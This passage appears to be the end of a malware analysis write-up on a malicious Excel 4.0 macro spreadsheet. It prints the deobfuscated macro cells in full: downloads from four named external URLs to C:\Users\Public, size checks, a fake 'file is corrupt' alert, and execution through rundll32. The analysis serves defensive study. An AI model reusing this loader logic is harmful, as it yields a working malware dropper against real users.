
```
=FORMULA.FILL("=FORMULA(R[-15422]C[78],R[9721]C[-19])",")

28839
28840  =FORMULA.FILL("=FORMULA(R[-15422]C[78],R[9721]C[-19])",")
28841  =FORMULA(R[-15422]C[78],R[9721]C[-19])
28842  =FORMULA(R[-15422]C[78],R[9721]C[-19])
28843  =FORMULA(R[-15422]C[78],R[9721]C[-19])
28844  =FORMULA(R[-15422]C[78],R[9721]C[-19])
28845  =FORMULA(R[-15422]C[78],R[9721]C[-19])
28846  =FORMULA(R[-15422]C[78],R[9721]C[-19])
28847  =FORMULA(R[-15422]C[78],R[9721]C[-19])
28848  =FORMULA(R[-15422]C[78],R[9721]C[-19])
28849  =FORMULA(R[-15422]C[78],R[9721]C[-19])
28850  =FORMULA(R[-15422]C[78],R[9721]C[-19])
28851  =FORMULA(R[-15422]C[78],R[9721]C[-19])
```

Cell: [order_93711 - Copy.xls]egaz0Af2DyYfLadkmB!R28841C118

Formula:
=FORMULA("=""C:\Users\Public\lxIGZ4A.html""",R38562C99)

BLOCK 6 – R38562C99

And finally, we can see the final execution commands in this document. There are four URLs from which to download a file to C:\Users\Public\lxIGZ4A.html and execute it using rundll32.exe. Notice that if it fails the size check, it doesn't go through the rest of the URLs. Instead, it immediately jumps down to the ALERT message. I'm guessing this helps to hide the rest of the URLs from showing up in Wireshark or something.



R38593C99 =CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open",R38591C99,R38592C99,0,5)

	98	99	100
38561			
38562		="C:\Users\Public\IxIGZ4A.html"	File download location
38563		="https://wireborg.com/wp-keys.php"	URL1
38564		=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,R38563C99,R38562C99,0,0)	
38565		=FILES(R38562C99)	
38566		=IF(ISERROR(R38565C99),GOTO(R38572C99),)	Error check, jump to next URL
38567		=FOPEN(R38562C99)	
38568		=FSIZE(R38567C99)	
38569		=FCLOSE(R38567C99)	
38570		=IF(R38568C99<40000,,GOTO(R38589C99))	If file size is less than 40000 bytes, go to Alert message
38571		="http://zmedia.shwetech.com/wp-keys.php"	URL2
38572		=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,R38571C99,R38562C99,0,0)	
38573		=FILES(R38562C99)	
38574		=IF(ISERROR(R38573C99),GOTO(R38580C99),)	Error check, jump to next URL
38575		=FOPEN(R38562C99)	
38576		=FSIZE(R38575C99)	
38577		=FCLOSE(R38575C99)	
38578		=IF(R38576C99<40000,,GOTO(R38589C99))	File size check
38579		="https://datalibacbi.ml/wp-keys.php"	URL3
38580		=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,R38579C99,R38562C99,0,0)	
38581		=FILES(R38562C99)	
38582		=IF(ISERROR(R38581C99),GOTO(R38588C99),)	Error check, jump to next URL
38583		=FOPEN(R38562C99)	
38584		=FSIZE(R38583C99)	
38585		=FCLOSE(R38583C99)	
38586		=IF(R38584C99<40000,,GOTO(R38589C99))	File size check
38587		="https://procacardenla.ga/wp-keys.php"	URL4
38588		=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,R38587C99,R38562C99,0,0)	
38589		="The workbook cannot be opened or repaired by Microsoft Excel because it's corrupt."	ALERT text
38590		=ALERT(R38589C99)	ALERT message
38591		="C:\Windows\system32\rundll32.exe"	
38592		=R38562C99&",DllRegisterServer"	
38593		=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open",R38591C99,R38592C99,0,5)	Execute with rundll32.exe
38594		=GOTO(R33146C43)	=GOTO =CLOSE(FALSE)

CONCLUSION

Many of the sandbox evasion techniques used are the same as before. The added difficulty was the use of (nonexistent) VBA macros, more ways to disguise the commands being run, and ways to hide the other URLs.

As always, thanks for reading.